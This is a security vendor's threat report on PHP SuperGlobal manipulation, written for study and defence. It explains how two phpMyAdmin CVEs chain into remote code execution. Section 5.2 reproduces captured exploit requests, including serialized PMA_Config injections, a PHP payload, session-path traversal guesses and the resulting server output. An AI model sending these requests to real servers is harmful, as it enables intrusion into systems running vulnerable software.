iMPERVA®

Hacker Intelligence Initiative, Monthly Trend Report #17

PHP SuperGlobals: Supersized Trouble

1. Executive Summary

For a while now, the ADC research group has been looking into the implication of third-party applications on the security posture of an organization. Attackers are always looking to capitalize on their activities, and therefore, they are aiming at commonly used third-party components that yield the best return on investment. With that in mind, we decided to look into one of the most commonly used web infrastructures, PHP.

The PHP platform is by far the most popular web application development platform, powering over eighty percent of all websites,[1] including top sites such as Facebook, Baidu, and Wikipedia. As a result, PHP vulnerabilities deserve special attention. In fact, exploits against PHP applications can affect the general security and health status of the entire web, since compromised hosts can be used as botnet slaves, further attacking other servers.

Web attacks involving PHP "SuperGlobal" parameters are also gaining popularity within the hacking community. They incorporate multiple security problems into an advanced web threat that can break application logic, compromise servers, and may result in fraudulent transactions and data theft.

In this "Hacker Intelligence Initiative" (HII) report, we explore the vulnerable side of one aspect of the PHP environment, namely the "SuperGlobal" parameters. We analyze various vulnerabilities related to this particular aspect of PHP and how they interact with other characteristics and security weaknesses in this environment. We cover both the technical and theoretical aspect of these issues, as well as their manifestation in-the-wild. During our research we have used our honeypots and data sources to look into attacks and understand their nature.

In this report, we learn and conclude the following:

1. Hackers are becoming more sophisticated and are capable of packaging higher levels of sophistication into simple scripts.
2. Key exposures to the application are often related to the third-party infrastructure that supports the application (PHP in this case, and the various components such as PhpMyAdmin).
3. A sophisticated multi-step attack suggests the need for a multi-layered application security solution.

Some of our key findings are:

1. Over the course of a month, our research team witnessed ~144 attacks per application (within a sample of 24 applications) that contained attack vectors related to SuperGlobal parameters.
2. These attacks appeared in the form of request burst floods–we have seen peaks of over 20 hits per minute, reaching up to 90 hits per minute, on a single application.
3. Some attack campaigns spanned over a period of more than five months.
4. One of the attack sources was a compromised server belonging to an Italian bank
5. SuperGlobal variable manipulation is becoming popular; some of the biggest vulnerability scanners are specifically looking for this vulnerable vector.

[1] http://w3techs.com/technologies/overview/programming_language/all

2. Introduction

In this Hacker Intelligence Initiative (HII) Report, we look at in-the-wild modification and exploitation of PHP SuperGlobal variables. This is a special case of a more general weakness called "External Variable Modification". This weakness was assigned a specific Common Weakness Enumeration (CWE) code, **CWE-473**[2] by MITRE[3], with the following description: "*A PHP application does not properly protect against the modification of variables from external sources, such as query parameters or cookies*". We have seen attackers abusing SuperGlobal variables for the purpose of remote code execution, remote file inclusion, and security filter evasions attacks.




Figure 1 – PHP Rules the Application Development Market

This report provides an overview of the technical aspects of the PHP language that enable this weakness. It then explains the mechanics of variable manipulation attacks, and it describes several attacks witnessed attacks, including specific examples of captured malicious traffic and tools. The report concludes with recommendations to mitigate such attacks.

3. Technical Background

3.1 PHP SuperGlobal Variables


In PHP, as with most programming languages, variables are defined and bound to a specific scope. That is, a programmer declares the variable name and can use it within the scope it was declared in – inside specific functions (local variables) or a specific script (global variables). In addition to local and global scope variables, PHP has several predefined variables that are called **SuperGlobals**. These variables are available to the PHP script **in both scopes**, with no need for explicit declaration.[4] SuperGlobals were introduced to PHP in version 4.1.0. Table 1 shows a list of the existing SuperGlobal variables.

	Variable	Definition
1	GLOBALS	References all variables available in global scope
2	_SERVER	Server and execution environment information
3	_GET	HTTP GET variables
4	_POST	HTTP POST variables
5	_FILES	HTTP File upload variables
6	_COOKIE	HTTP Cookies
7	_SESSION	Session variables
8	_REQUEST	HTTP Request variables
9	_ENV	Environment variables

Table 1 – SuperGlobals Variables

[2] http://cwe.mitre.org/data/definitions/473.html
[3] http://www.mitre.org
[4] http://php.net/manual/en/language.variables.SuperGlobals.php

Figure 2 shows an example of using the GLOBALS SuperGlobal variable. Variables a and b were declared in the global scope. In order to access them from the function *sum* local scope, the GLOBALS SuperGlobal is used. As can be seen here, no explicit declaration is needed.



```
<?php
$a = 1;
$b = 2;

function Sum()
{
    $GLOBALS['b'] = $GLOBALS['a'] + $GLOBALS['b'];
}

Sum();
echo $b;
?>
```

Figure 2 – Using SuperGlobals to Access Global Data

3.2 PHP Serialization

The process of representing complex structured objects, such as the session data, into a flat textual form, mostly in order to store them in files, is called serialization. The reverse process of creating objects from their serialized, textual form is called unserialization. PHP allows programmers to customize the serialization and unserialization processes for complex objects by implementing the internal functions __***sleep***() and __***wakeup***(). That is, PHP invokes and object's __*sleep()* method prior to serializing it, and invokes an object's __*wakeup()* method after the its unserialization.

3.3 PHP Session Management

When a browser interacts with an application for the first time, a "session" is created[5] and the following steps take place:

› PHP creates a unique identifier for this session which is a random string of 32 hexadecimal numbers.

› A cookie called PHPSESSID is sent to the browser with this unique identifier.

› A file is automatically created on the server, in a designated temporary directory. The name of the session file is composed of the unique session identifier, prefixed by "sess_". For example, a session with the identifier "1q8jkgkoetd3dprcb3n7mpmc4o26eili" corresponds to a session file with the name "sess_1q8jkgkoetd3dprcb3n7mpmc4o26eili". Session data, for example, the contents of the _***Session*** SuperGlobal variable, is stored in the session file.

When a new request comes in, PHP takes the session identifier string from the PHPSESSID cookie. It then reads the corresponding session file from the designated folder and uses its contents to populate the _SESSION SuperGlobal variable, before processing the request. Data from the _***SESSION*** variable is written to the session file using serialization. Data is read into the _SESSION variable using unserialization. The implication of the latter statement is that the __*wakeup* method for any object stored in the session file is **automatically** invoked when a new request within that session comes in.

3.4 The parse_str function

PHP defines the ***parse_str*** function. According to the PHP manual's formal description[6], the function: "*Parses str as if it were the query string passed via a URL and sets variables in the current scope.*"

In practice, invoking this function with a single string parameter imports variables from that parameter into the current scope, potentially **overriding** existing values of these variables. If called with the contents of the query string, internal variables are potentially controlled (directly) by external input and are exposed to attack. This is especially true for SuperGlobal parameters, as these are always defined in a PHP script.


[5] http://www.tutorialspoint.com/php/php_sessions.htm
[6] http://php.net/manual/en/function.parse-str.php

4. PHP Vulnerabilities Related to Variable Overwrite and Serialization

The PHP framework carries a long history of security threats related to the override of internal variables by external input. This history goes back to a built-in capability called **register_globals** which goes back to version 4.x which implicitly allowed setting **uninitialized** local variables form external input. This capability was completely removed from the PHP framework in version 5.4.0, due to high threat it posed to applications. For the purpose of this report, we want to focus on two more recent vulnerabilities.

4.1 External Variable Modification Attack - CVE-2011-2505

CVE-2011-2505 describes a vulnerability in the authentication feature in PhpMyAdmin (PMA) that enables attackers to modify the _***SESSION*** SuperGlobal variable[7]. Figure 3 is a snapshot of the code that caused PhpMyAdmin to be vulnerable.



```
266 if (strstr($_SERVER['QUERY_STRING'],'session_to_unset') != false)
267 {
268     parse_str($_SERVER['QUERY_STRING']);
269     session_write_close();
270     session_id($session_to_unset);
271     session_start();
272     $_SESSION = array();
273     session_write_close();
274     session_destroy();
275     exit;
276 }
```

Figure 3 – PMA Code - CVE-2011-2505

An examination of the code presented in Figure 3 reveals that the root cause of the vulnerability is the call to the previously mentioned hazardous *parse_str()* function in line 268. The function's input, _***SERVER['QUERY_STRING']***, provides the URL's query string. The function parses the given query string and stores the variables in the current scope, by thus implicitly importing any request variables into the function's local scope. The call to *session_write_close()* saves the _***SESSION*** data and make it persistent throughout the entire user's session. An attacker can now craft a malicious query string which overrides values within the _***SESSION*** SuperGlobal variable. Any injected data persists between requests, and due to the nature of PHP session management (see Section 3.3 above) is also written to a local file on the server.

4.2 Serialized Object Injection into PHP Session - CVE-2010-3065

CVE-2010-3065 describes a problem in the PHP's session serialization mechanism. This vulnerability enables the injection of arbitrary strings into a serialized session stream. If an exclamation mark prefix is included in the name of a session variable, then PHP will NOT serialize the contents of that variable when writing the session's data into the session file. For example, sending the a request with the following input: *!test=|xxx|O:10:"evilObject":0:{}* will inject the given serialized data into the session.

It is a very context dependent vulnerability. Yet, when combined with an external variable manipulation vulnerability, it allows the injection of **complex** objects (values that are not simple character strings or numbers) into the serialized session file. The implication of this combination is that the __*wakup()* method of the complex objects will be invoked when the next request in the session is processed.

[7] CVE-2011-2505: "libraries/auth/swekey/swekey.auth.lib.php in the Swekey authentication feature in phpMyAdmin 3.x before 3.3.10.2 and 3.4.x before 3.4.3.1 assigns values to arbitrary parameters referenced in the query string, which allows remote attackers to modify the SESSION SuperGlobal array via a crafted request, related to a "remote variable manipulation vulnerability."

4.3 Arbitrary Code Execution

By combining the vulnerabilities CVE-2010-3065 and CVE-2011-2505 and some general behaviors of the PHP framework, an attacker can execute arbitrary code on a server running PhpMyAdmin (PMA). The attack relies on a specific object that exists in the PMA environment called *PMA_Config*. The implementation of the *__wakeup()* method of this object calls a function titled *load()*, of which the implementation is depicted in Figure 4. The *load()* function executes (through the use of the infamous *eval()* function) the contents of a configuration file. The name and location of the configuration file are controlled by the *source* value of the PMA_Config object.

The flow of the attack is the following:

› Use CVE-2011-2505 to inject PHP code into the session file (using a session variable with an arbitrary name)


› Use CVE-2010-3065 to inject a serialized PMA_Config object into the session file (using a session variable with an arbitrary name). Set the *source* value of the serialized object to reference the session file itself

› Send a simple request to the PMA application. The PHP framework will read the PMA_Config object from the session file and will call the *__wakeup()* method of this object, which executes the contents of the *source* file. In this case, the source file is the session file, which contains (among other things) the previously injected PHP code.

Because of the lenient nature of PHP parser, as discussed in the HII report, *Remote and Local File Inclusion Vulnerabilities 101*, the code within the file is executed, regardless of any other contents within that file that is not valid PHP code.

In the context of the PhpMyAdmin (PMA) vulnerability, the attacker can now use it to inject an already serialized data into the _***SESSION*** SuperGlobal[8].

The attacker can combine the two separate vulnerabilities, the former letting the attacker inject a value into the session, and the latter allowing the attacker to create arbitrary string to inject a maliciously crafted PMA_config object into the serialized session.



```
function load($source = null)
{
 ...

    /**
     * Parses the configuration file
     */
    if (function_exists('file_get_contents')) {
        $eval_result =
            eval('?>' . trim(file_get_contents($this->getSource())));
```

Figure 4 – PMA's Unserialization Vulnerable Code

5. External Variable Manipulation in-the-Wild

In this section, we will describe our observations regarding the abuse of SuperGlobal parameter manipulation in-the-wild. We will show some high-level statistics and drill down into some examples that show how SuperGlobal manipulation is exploited for remote code execution, remote file inclusion, and security filter evasions attacks.

5.1 Some Statistics Regarding SuperGlobal Parameters Injection in-the-Wild

In order to explore the actual abuse of these vulnerabilities in-the-wild, we have collected and analyzed HTTP requests with SuperGlobal manipulation attempts using our array of honeypots and Community Defense data witnessed during over a one month period. During May 2013, we identified 3,450 requests that manipulated PHP SuperGlobal variables. Such requests were generated by 27 different source IP addresses targeting 24 web applications. Figure 5 demonstrates the proportion of requests that included each SuperGlobal variable.

[8] http://php-security.org/2010/05/31/mops-2010-060-php-session-serializer-session-data-injection-vulnerability/index.html




Figure 5 – Attacks on SuperGlobal Variables During May 2013

Most of these attacks were not limited to attacks on SuperGlobal parameters, but were part of a larger attack campaign. The nature of these attacks is bursty, as can be seen in Figure 6, often peaking at more than 20 requests per minute. Specifically, requests containing manipulations of the _*SESSION* variable were observed reaching a frequency of 90 requests per minute.

We also observed SuperGlobal variable manipulation as part of large vulnerability scans performed by various tools, including Nikto, Nessus and Acunetix. This shows that SuperGlobal manipulation has become common practice and has already been integrated into security and hacking tool routines.





Figure 6 – SuperGlobal Variables Attacks during May 2013

5.2 PhpMyAdmin Arbitrary Code Execution

We had discussed the basic mechanics of this attack in section 4.3 above. In Figure 7, we see the details of an HTTP request which is the first part of such an attack.



```
GET /phpMyAdmin/index.php?
session_to_unset=123&token=86498ff0a666f808df76ffaabee9b7a3&_SESSION[!bla]=%7Cxxx%7Ca%
3A1%3A%7Bi%3A0%3BO%3A10%3A%22PMA_Config%22%3A1%3A%7Bs%3A6%3A%22source%22%3Bs%3A50%3A%
22%2Ftmp%2Fsess_6a3e0376fbfe9797081a3ee202ef1ca85c451a62%22%3B%7D%7D HTTP/1.1
```


Figure 7 – First Part of the Attack

In this request, the attacker tries to locate the folder in which the session files are saved by the PHP server. The attacker does that by trying to inject a serialized PMA_Config object into the session file using the _SESSION SuperGlobal. Upon success, the response will include the PMA_Config object that was injected.

The request contains three parameters:

- The first and second parameters ("*session_to_unset*" and "*token*") are required to trigger the code vulnerable to CVE-2011-2505.
- The third input parameter injects a serialized representation of a specially crafted PMA_Config object (CVE-2010-3065) into the _SESSION SuperGlobal array. The object is crafted in a way that, upon unserialization, it (presumably) executes the contents of the session file:
  _SESSION[!bla]=|xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:59:"/var/lib/php5/sess_6a3e0376fbfe9797081a3ee202ef1ca85c451a62";}}

If the attacker had succeeded in locating the session's folder, he will proceed to the second part, which is code execution. Figure 8 shows the HTTP request sent in the second part of the attack.




```
GET /phpMyAdmin/index.php?
session_to_unset=123&token=86498ff0a666f808df76ffaabee9b7a3&_SESSION[!bla]=%7Cxxx%7Ca%
3A1%3A%7Bi%3A0%3BO%3A10%3A%22PMA_Config%22%3A1%3A%7Bs%3A6%3A%22source%22%3Bs%3A59%3A%
22%2Fvar%2Flib%2Fphp5%2Fsess_6a3e0376fbfe9797081a3ee202ef1ca85c451a62%22%3B%7D%
7D&_SESSION[payload]=%3C%3Fphp+phpinfo%28%29%3B+%3F%3E HTTP/1.1
```

Figure 8 – Second Part of the Attack

In this request, there are four parameters. The first three parameters are identical to the parameters that were sent in the first part of the attack, by the request that holds the correct path to the session's folder. The fourth and last input injects PHP code into the _SESSION SuperGlobal array (into an arbitrary variable called payload). In this case, for reconnaissance purposes, the attacker embeds a command whose output can be easily detected such as <?php phpinfo(); ?>.


If the attack is successful, then the PHP code *<?php phpinfo(); ?>* is saved to the session file. The only caveat here is that the attacker must figure out the correct path in which session files are stored. The attacker quickly overcomes this obstacle by using a series of educated guesses as can be seen from Figure 9 below. Each guess is followed by a normal request to the PMA application. Due to the flexible nature of the PHP language, a successful guess would result in the contents of the session file being returned as part of the response to that second request (see Figure 8). These are easily detected by a script as they contain the string "PMA_Config".



```
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:62:"../../../../../../../tmp/sess_19qqrr6m3j1m8a84b4r34bd2005u5e8
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:59:"../../../../../../tmp/sess_8lklh0vtblsuejjvbnp3l3dr6aam0gji";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:56:"../../../../../tmp/sess_75ls5in2ijiit06rgdu39qhn79e1a7gp";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:56:"../../../../../tmp/sess_rr1h345daamg00gjidmq2jc0mfnnfj67";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:53:"../../../../tmp/sess_e0p7k8uct4hu87amc0t0cug2l45gl1c7";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:50:"../../../tmp/sess_8lklh0vtblsuejjvbnp3l3dr6aam0gji";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:59:"../../../../../../tmp/sess_lql9fbgle6jmke3dcjq6vrfrj0gsau1h";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:56:"../../../../../tmp/sess_19qqrr6m3j1m8a84b4r34bd2005u5e8o";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:56:"../../../../../tmp/sess_lql9fbgle6jmke3dcjq6vrfrj0gsau1h";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:59:"../../../../../../tmp/sess_e0p7k8uct4hu87amc0t0cug2l45gl1c7";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:59:"../../../../../../tmp/sess_j6id41artn4p7otm1pkrpt1i9bdap9ai";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:50:"../../../tmp/sess_d9mb9i9vbdjvdqfq8jucqk79r0qg7mrb";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:59:"../../../../../../tmp/sess_tqbu4nik214are1hi45ftdbooop70e2v";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:53:"../../../../tmp/sess_19qqrr6m3j1m8a84b4r34bd2005u5e8o";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:53:"../../../../tmp/sess_j6id41artn4p7otm1pkrpt1i9bdap9ai";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:59:"../../../../../../tmp/sess_bqjcrt6m6tfvsniqiks1bmc7rjf6b1vl";}}
_SESSION[!bla]   |xxx|a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:59:"../../../../../../tmp/sess_75ls5in2ijiit06rgdu39qhn79e1a7gp";}}
```

Figure 9 – _SESSION Attack Examples

When the attacker identifies the correct path for the session file, another request is sent that contains a fourth input containing an actual PHP payload. This request is followed by yet another normal request to presumably trigger the unserialization of the injected PMA_Config object, which in turn, invokes the execution of the injected PHP code. By inspecting the response of this last request, an attacker can determine whether the server can be compromised. In Figure 10 a snapshot of the HTML response to the second part of the attack is shown. As shown below, the *phpinfo()* function was run by the server.



```
";}s:8:"function";s:12:"require_once";}}s:8:"*_hash";s:32:"3407cc39d45c2ad1e8f31e7bfcdc734e";s:10:"*_number";i:2;s:10:"*_string";s:0:"" 25b4 ;
oraries/Config.class.php(384) : eval()'d code:1)";s:16:"*_is_displayed";b:0;s:10:"*_params";a:0:{}s:18:"*_added_messages";a:0:{}}s:32:"e9821f76
_line";i:181;s:13:"*_backtrace";a:3:{i:2;a:4:{s:4:"file";s:54:"/var/www/phpMyAdmin/libraries/auth/cookie.auth.lib.php";s:4:"line";i:181;s:8:"function";s:
nin/libraries/common.inc.php";s:4:"line";i:837;s:8:"function";s:8:"PMA_auth";s:4:"args";a:0:{}}i:4;a:4:{s:4:"file";s:29:"/var/www/phpMyAdmin/index.pl
";}s:8:"function";s:12:"require_once";}}s:8:"*_hash";s:32:"e9821f765f6aaaac970d6ebbadaa132c";s:10:"*_number";i:2;s:10:"*_string";s:0:"";s:11:"
oraries/Config.class.php(384) : eval()'d code:1)";s:16:"*_is_displayed";b:0;s:10:"*_params";a:0:{}s:18:"*_added_messages";a:0:{}}}!bla|s:117:"|xx
a20fa7d06fac37534f49c2aee";}}";payload|s:19:"
```

PHP Version 5.2.4-2ubuntu5.10

System	Linux MVA.LAMP 2.6.24-27-virtual #1 SMP Fri Mar 12 02:19:28 UTC 2010 i686
Build Date	Jan 6 2010 21:40:47
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled

Figure 10 – Final Attack Response

